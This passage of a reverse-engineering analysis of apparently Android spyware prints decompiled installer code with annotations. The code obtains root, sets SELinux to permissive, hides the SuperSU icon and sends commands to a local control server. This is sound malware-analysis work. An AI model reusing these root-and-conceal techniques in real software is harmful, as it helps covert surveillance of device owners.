        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "initialize # Current status: %s", new Object[]{v3});
        }

        boolean v1 = this.isFullMode();
        SetupStatus v2 = this.mSetupFlagsManager.getSetupStatus();
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "initialize # Current setup status: %s", new Object[]{v2});
        }

        if(!v1 && v3 == SuperUserStatus.UNKNOWN) {
            this.checkSuStatus();
            goto label_26;
        }

        if(!PhoneUtil.hasRadio(((Context)this))) {
            this.showActivationScreen();
        }

        this.closeApplicaton();
    }

label_26:
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "initialize # EXIT ...");
    }
}
```

Load Super user's status.
Get the remote control, the remote control server("com.vvt.rmtctrl.server", 12512) has been created in app engine start.
Check if the product is activated. Here it's false.
v1=false
It's SuperUserStatus.UNKNOWN


Figure 27. The function initialize() in the class InstallActivity

The function checkSuStatus() checks the status of super user. If the device is rooted, the program shows a dialog to request root privileges through invoking the function getDialogAcceptSuperUser(). When the user clicks the grant button, the function selectMode() is executed.



```
private void checkSuStatus() {
    SuperUserStatus v2 = this.mSuManager.getSuperUserStatus();
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "checkSuStatus # Current status: %s", new Object[]{v2});
    }

    if(v2 == SuperUserStatus.UNKNOWN) {
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "checkSuStatus # Status unknown");
        }

        if(ShellUtil.isDeviceRooted()) {
            Dialog v0 = DialogHelper.getDialogAcceptSuperUser(((Activity)this), new DialogHelperListener() {
                public void onClick(int arg3) {
                    new Thread("SelectModeThread") {
                        public void run() {
                            this.this$1.this$0.selectMode(1);
                        }
                    }.start();
                }
            });
            v0.setCancelable(false);
            v0.show();
            return;
        }

        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "checkSuStatus # SU binary not found");
        }

        this.mSuManager.setSuperUserStatus(SuperUserStatus.NOT_AVAILABLE);
        this.selectMode(2);
    }
}
```

Figure 28. The function checkSuStatus()




Select Grant Option

The next screen is Superuser request which will remain visible for 10 seconds.

Tap the GRANT option before the screen disappears.

Figure 29. The dialog of selecting grant option

Next, we continue to analyze the function selectMode().



```
private void selectMode(int arg20) {
    ModeChangeArgs v6;
    if(InstallActivity.LOGV) {
        FxLog.v("InstallActivity", "selectMode # ENTER ...");
    }

    SuperUserStatus v13 = SuperUserStatus.AVAILABLE;
    switch(arg20) {
        case 1: {
            goto label_169;
        }
        case 2: {
            goto label_192;
        }
    }

    goto label_7;
label_169:
    if(InstallActivity.LOGI) {
        FxLog.i("InstallActivity", "selectMode # Full");
    }

    try {
        Shell v10 = Shell.getRootShell();
        v10.terminate();
        if(!v10.isRoot()) {
            goto label_7;
        }

        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "selectMode # Permission is granted");
        }

        v13 = SuperUserStatus.ACQUIRED;
    }
    catch(CannotGetRootShellException v3) {
        if(!InstallActivity.LOGD) {
            goto label_7;
        }

        FxLog.d("InstallActivity", "selectMode # Permission is not granted");
    }

    goto label_7;
label_192:
    if(InstallActivity.LOGI) {
        FxLog.i("InstallActivity", "selectMode # Normal");
    }

label_7:
    SuperUserStatus v9 = this.mSuManager.getSuperUserStatus();
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "selectMode # SU status: %s -> %s", new Object[]{v9, v13});
    }

    this.mSuManager.setSuperUserStatus(v13);
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "selectMode # SuStatus is updated to " + v13);
    }

    this.mSetupFlagsManager.setSetupStatus(SetupStatus.COMPLETED);
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "selectMode # SetupStatus updated to \'complete\'");
    }

    boolean v12 = v13 != SuperUserStatus.ACQUIRED || v9 == SuperUserStatus.ACQUIRED ? false : true;
    boolean v11 = v13 != SuperUserStatus.AVAILABLE || v9 != SuperUserStatus.ACQUIRED ? false : true;
    this.mSwitchToLimited1Mode = false;
    if(v13 == SuperUserStatus.ACQUIRED) {
        boolean v4 = SELinuxUtil.isSELinuxPresent();
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "selectMode # isSELinuxSupported ? " + v4);
        }

        if(!v4) {
            goto label_92;
        }

        SELinuxMode v8 = ShellUtil.getRunningSELinuxMode();
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "selectMode # SELinux mode now : " + v8);
        }

        if(v8 != SELinuxMode.ENFORCING) {
            goto label_92;
        }

        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "selectMode # Switching SELinux mode .. ");
        }

        ShellUtil.switchSELinuxModeToPermissive();
    }

label_92:
    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "selectMode # Switch to Limited 1 Mode ? %s", new Object[]{Boolean.valueOf(this.mSwitchToLimited1Mode)});
    }

    if(InstallActivity.LOGD) {
        FxLog.d("InstallActivity", "selectMode # startRootProcess ? %s startAppService ? %s", new Object[]{Boolean.valueOf(v12), Boolean.valueOf(v11)});
    }

    if((v12) || (v11)) {
        SuperUserStatus v2 = v13;
        boolean v5 = PackageUtil.isSuAppIconHidden(((Context)this));
        if(InstallActivity.LOGV) {
            FxLog.v("InstallActivity", "selectMode # is su app hidden already ? %s", new Object[]{Boolean.valueOf(v5)});
        }

        if(!v5) {
            v6 = new ModeChangeArgs();
            v6.superUserStatus = v2;
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "selectMode # Hide SuperSu icon as well");
            }

            v6.hideSuApp = true;
            if(v2 == SuperUserStatus.ACQUIRED && (this.mSwitchToLimited1Mode)) {
                v6.switchToLimited1Mode = true;
            }

            this.mHandler.sendMessage(this.mHandler.obtainMessage(221, v6));
            goto label_163;
        }

        if(InstallActivity.LOGV) {
            FxLog.v("InstallActivity", "selectMode # Sending mode change request...");
        }

        v6 = new ModeChangeArgs();
        v6.superUserStatus = v2;
        v6.hideSuApp = false;
        if(v2 == SuperUserStatus.ACQUIRED && (this.mSwitchToLimited1Mode)) {
            v6.switchToLimited1Mode = true;
        }

        this.mHandler.sendMessage(this.mHandler.obtainMessage(221, v6));
    }
    else {
        v6 = new ModeChangeArgs();
        v6.hideSuApp = false;
        v6.switchToLimited1Mode = false;
        if(InstallActivity.LOGD) {
            FxLog.d("InstallActivity", "selectMode # Nothing change");
        }

        this.mHandler.sendMessage(this.mHandler.obtainMessage(226, v6));
    }

label_163:
    if(InstallActivity.LOGV) {
        FxLog.v("InstallActivity", "selectMode # EXIT ...");
    }
}
```

Get root shell.

Serialize the setup status in to file app_setup_status.dat

Get the SELinux mode, it's PERMISSIVE on my device.


v12 =true and v11=false

Check if the SuperSU app icon is hidden, here it is false.

Send a message to handler.

Figure 30. The function selectMode()


At the end of the function selectMode(), it invokes sendMessage to send a message to the handler. The handler receives the message to choose the corresponding branch to handle. It then invokes the function processModeChange() in the class InstallActivity.



```
private Handler createHandler() {
    return new Handler() {
        public void handleMessage(Message arg8) {
            switch(arg8.what) {
                case 221: {
                    if(InstallActivity.LOGV) {
                        FxLog.v("InstallActivity", "handleMessage # what: WHAT_PROCESS_MODE_CHANGE");
                    }

                    if(!(arg8.obj instanceof ModeChangeArgs)) {
                        return;
                    }

                    InstallActivity.this.processModeChange(arg8.obj);
                    break;
                }
```


Figure 31. The function createHandler()

The definition of function processModeChange() is shown below.



```
private void processModeChange(ModeChangeArgs arg5) {
    if(this.mRemoteControl != null) {
        this.mProgressDialog = ProgressDialog.show(((Context)this), this.getString(2131034133), this.getString(2131034140), true);
        if(arg5.switchToLimited1Mode) {
            this.switchToLimited1Mode(arg5);
        }
        else {
            this.switchContainer(this.mRemoteControl, arg5);
        }
    }
    else if(InstallActivity.LOGE) {
        FxLog.e("InstallActivity", "processModeChange # This operation can\'t be done without a remote control!!");
    }
}
```

Figure 32. The function processModeChange() in the class InstallActivity



```java
private void switchContainer(RemoteControl arg3, ModeChangeArgs arg4) {
    new Thread("SwitchContainerThread", arg3, arg4) {
        public void run() {
            AppInstance v7_1;
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "switchContainer # Begin");
            }

            InstallActivity.this.mAppInstance.setSetupInProgress(true);
            Boolean v3 = Boolean.valueOf(false);
            PowerManager$WakeLock v6 = InstallActivity.this.getSystemService("power").newWakeLock(26, "switchContainerWakeLock");
            v6.acquire();
            try {
                if(InstallActivity.LOGD) {
                    FxLog.d("InstallActivity", "switchContainer # Exec command switch container");
                }

                ControlCommand v1 = new ControlCommand();
                v1.setFunction(RemoteFunction.DEBUG_SWITCH_CONTAINER);
                Object v3_1 = this.val$remoteControl.execute(v1);
                if(InstallActivity.LOGD) {
                    FxLog.d("InstallActivity", "switchContainer # Switching done. Is success ? %s", new Object[]{v3_1});
                }
            }
            catch(Throwable v7) {
            label_84:
                v6.release();
                InstallActivity.this.mAppInstance.setSetupInProgress(false);
                throw v7;
            }
            catch(Exception v2) {
                try {
                    if(InstallActivity.LOGE) {
                        FxLog.e("InstallActivity", "switchContainer # Error!!", ((Throwable)v2));
                    }
                }
                catch(Throwable v7) {
                    goto label_84;
                }

                v6.release();
                v7_1 = InstallActivity.this.mAppInstance;
                goto label_43;
            }

            v6.release();
            v7_1 = InstallActivity.this.mAppInstance;
        label_43:
            v7_1.setSetupInProgress(false);
            if(v3.booleanValue()) {
                this.val$modeChangeArgs.isModeSwitchSuccess = true;
                if(!this.val$modeChangeArgs.hideSuApp) {
                    goto label_58;
                }

                if(InstallActivity.LOGD) {
                    FxLog.d("InstallActivity", "switchContainer # Hiding SuperSu App ..");
                }

                try {
                    UIUtils.hideSuBinary(this.val$remoteControl);
                }
                catch(RemoteControlException v2_1) {
                    if(!InstallActivity.LOGE) {
                        goto label_58;
                    }

                    FxLog.e("InstallActivity", "switchContainer # err :" + v2_1.toString());
                }
            }
            else {
                this.val$modeChangeArgs.isModeSwitchSuccess = false;
            }

        label_58:
            Message v4 = Message.obtain(InstallActivity.this.mHandler, 222);
            v4.obj = this.val$modeChangeArgs;
            InstallActivity.this.mHandler.sendMessage(v4);
            if(InstallActivity.LOGD) {
                FxLog.d("InstallActivity", "switchContainer # End");
            }
        }
    }.start();
}
```


Send the control command
RemoteFunction.DEBUG_SWITCH_CONTAINER to remote control server.

Send a command RemoteFunction.SET_SUPERUSER_VISIBILITY
to remote control server to hide SuperSu app.

Send a message with type 222 to handler.

Figure 33. The function switchContainer()

In the function switchContainer, the program sends the remote command RemoteFunction.DEBUG_SWITCH_CONTAINER to remote control server to execute. It finally invokes the function execute() in the class TcpSocketCmd to send the command to remote control server("com.vvt.rmtctrl.server",port=12512) and receive the response. In the UIUtils.hideSuBinary(), it sends a command RemoteFunction.SET_SUPERUSER_VISIBILITY to remote control server to hide SuperSu app. The program then sends a message with type 222 to handler. The following is the code for handling the message with type 222.




```
case 222: {
    if(InstallActivity.LOGV) {
        FxLog.v("InstallActivity", "handleMessage # what: WHAT_MODE_SWITCH_DONE");
    }

    Object v0 = arg8.obj;
    if(InstallActivity.LOGV) {
        FxLog.v("InstallActivity", "handleMessage # is Mode Switch Success ? " + ((ModeChangeArgs)v0).isModeSwitchSuccess);
    }

    if(((ModeChangeArgs)v0).isModeSwitchSuccess) {
        boolean v2 = true;
        if(((ModeChangeArgs)v0).switchToLimited1Mode) {
            v2 = false;
        }

        InstallActivity.this.handleSwitchingFinish(v2);
        Message v1 = InstallActivity.this.mHandler.obtainMessage(226);
        v1.obj = arg8.obj;
        InstallActivity.this.mHandler.sendMessage(v1);
        return;
    }

    InstallActivity.this.mNotifySwitchFailed = true;
    InstallActivity.this.mSetModeChangeArgsOnAppStart = ((ModeChangeArgs)v0);
    InstallActivity.this.startAppEngine();
    break;
}
```

Figure 34. The code snippet for handling the message with type 222

Next, we deeply analyze how the remote control server executes the command remote RemoteFunction.DEBUG_SWITCH_CONTAINER.

The remote control server is implemented in the class com.fx.socket.TcpSocketCmdServer. The inner class ExecThread in the class TcpSocketCmdServer invokes the function processCommand () of com.vvt.appengine.RemoteControlHandler to process the command RemoteFunction.DEBUG_SWITCH_CONTAINER.



